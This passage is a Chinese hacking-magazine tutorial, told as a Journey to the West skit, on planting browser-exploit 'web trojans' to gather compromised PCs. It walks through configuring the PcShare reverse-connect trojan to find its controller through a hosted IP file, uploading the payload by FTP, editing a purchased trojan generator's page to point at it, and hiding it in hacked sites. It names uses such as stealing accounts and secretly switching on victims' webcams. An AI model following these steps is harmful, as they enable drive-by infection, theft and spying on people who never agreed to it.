


图 1

“咣”的一声，八戒脑袋上多了一个包，只听悟空严声呵斥道：“呆子，又偷看我的电脑了？今天叫你们来是发放肉鸡的，可不要想顺便偷看期末考试的试题啊！”

满脸委屈的八戒泪汪汪的看着悟空，眼看就要哭出来了，沙僧赶紧出来打圆场：“大师兄，二师兄只是看到你屏幕上的肉鸡很多羡慕而已啦，说实在的，我们跟你学习黑客技术这么长时间了，从来没见过这么多的肉鸡啊！师傅说授人鱼不如授人以渔，不如你教我们自己抓鸡怎么样？你也可以省下15台肉鸡呢！”

“早就知道你们会这么说了，其实这用的是传说中的网页木马的方法。”悟空有备而来。

“网页木马是什么？有一期讲木马的时候你怎么没讲到这个啊？”

“所谓网页木马呢，是利用了浏览器漏洞，制作出来的一种特殊的网页。访问过该网页的人会自动的下载并执行任意程序，或者是像溢出一样的执行任意代码。当然，人们并不会主动去浏览这些网页木马，所以黑客们往往会入侵一些访问量大的网站，然后把网页木马嵌入那些正常的网页中去。这样就会有大量的受害者中招了！这些 PcShare 肉鸡正是我挂马2天的成果。”

“哇！2天就有这么多肉鸡！”八戒眼睛简直要发绿了，“猴哥猴哥快点开始吧，我要抓鸡~~”

一、网页木马攻击概述

在开始讲网页木马攻击的具体步骤时，大家要先了解一下整个流程，如图2。首先我们要配置好一个传统的网页木马，并上传到网上，然后才能去设置网页木马，这样访问网页的人才知道该下载哪个文件并执行。当然，也有很多的网页木马是要求在生成时就把传统木马给嵌入自身。

接下来，当我们把网页木马上传到网上以后（可以是自己申请的免费空间，也可以是入侵得到的 Webshell），就需要诱骗他人访问了，比如说答题送 QB 了，又或者是免费电影美女图片云集的网站等等，又或者是找一个自己入侵过的网站，在 Webshell 里将自己的网页木马以某种形式嵌入别人的网页里，使他人在不知不觉中自动浏览你的网页木马。

如果浏览者没有打上相应的 IE 补丁，并且你的网页木马足够好，躲过了对方杀毒软件的法眼，那么恭喜你，现在你多了一只肉鸡了！而现在有太多人没有打补丁，没有升级杀毒软件病毒库，甚至连杀毒软件也没有，所以挂马就成了一部分人的最爱了。这样得到的个人用户可以盗号，可以给自己冲点，可以强行开人家的视频（尤其是 MM），可以偷窥别人硬盘里的电影……

在学习这种技术前，我们强烈鄙视一下那些道德低下的挂马者，时刻谨记，学习黑客技术的时候，要牢记黑客精神并坚持自己的原则！




图 2

二、配置一个传统型木马

PcShare是无可非议开发的一款驱动级隐藏的木马，它类似于灰鸽子，无进程，隐藏端口，并且穿墙能力极强！更重要的是，功能强大的它生成的马儿却非常的小（40多K），比起臃肿的灰鸽子要更适合做网页木马。打开PcShare后，单击“生成客户”按钮后，如图3。




图3

其原理与灰鸽子一样，都是反向连接型木马，因此需要填入我们的IP地址或者是转发URL。由于我使用的是电信ADSL宽带业务，每次拨号后IP都会改变，因此这个地方是一定要填的，悟空在自己的空间上写入了一个文件 http://zhiyeqianqian.51web.cn/ip.jpg 用来存储自己的IP地址和监听端口，每次打开PcShare后，只要将该文件刷新，肉鸡会自动读取里面的IP地址与端口信息，然后找到悟空的电脑来报道。

客户自带标识随便写，勾上自动删除，单击“生成”按钮就可以做出一个PcShare的木马了。这里我们生成的木马叫pc.exe。

现在使用FTP方式将此木马上传到自己的空间里，输入ftp://zhiyeqianqian.51web.cn/，弹出对话框要我们输入用户名与密码，然后将pc.exe拖上去，如图4。




图4


得到pc.exe的HTTP下载地址是：http://zhiyeqianqian.51web.cn/pc.exe。

三、生成网页木马

由于网页木马是利用了IE浏览器的漏洞，因此根据浏览器的漏洞可以制作出各种各样的网页木马。根据利用漏洞的不同，可以把网页木马分成不同的种类，这个工作LCX大哥今年6月份的时候就已经做过了，写了一个网页木马专题。有兴趣的朋友可以去看看这个专题。我们菜鸟入道晚，就只能从另一个角度来学习了，那就是高手们制作的网页木马生成器！

1.价值1000元RMB的木马

不知道什么时候开始，网页木马开始卖钱，而且开价还不低，我们今天一起来看一下这个古老又昂贵的木马是怎么回事。解压缩后，如图5。


图5

首先，将我们刚才生成的木马改名为IEXPLORE.EXE后，替换掉NND目录里的文件，这里为了多次实验，我没有用木马来测试，而是用了一个绿色软件htmltool.exe（网页加密工具）来替换，替换后如图6。




图6

接着，进入另一个MUMA目录，用记事本打开index.htm文件，找到里面的http://192.168.1.123/muma/HELPbo1000rmb/muma/logo.jpg，替换成你自己的网马的真实地址。比如我们有一个网站：http://www.web.com/，我们要放到它的muma目录中，那么这里就写为http://www.web.com/muma/logo.jpg，如图7。

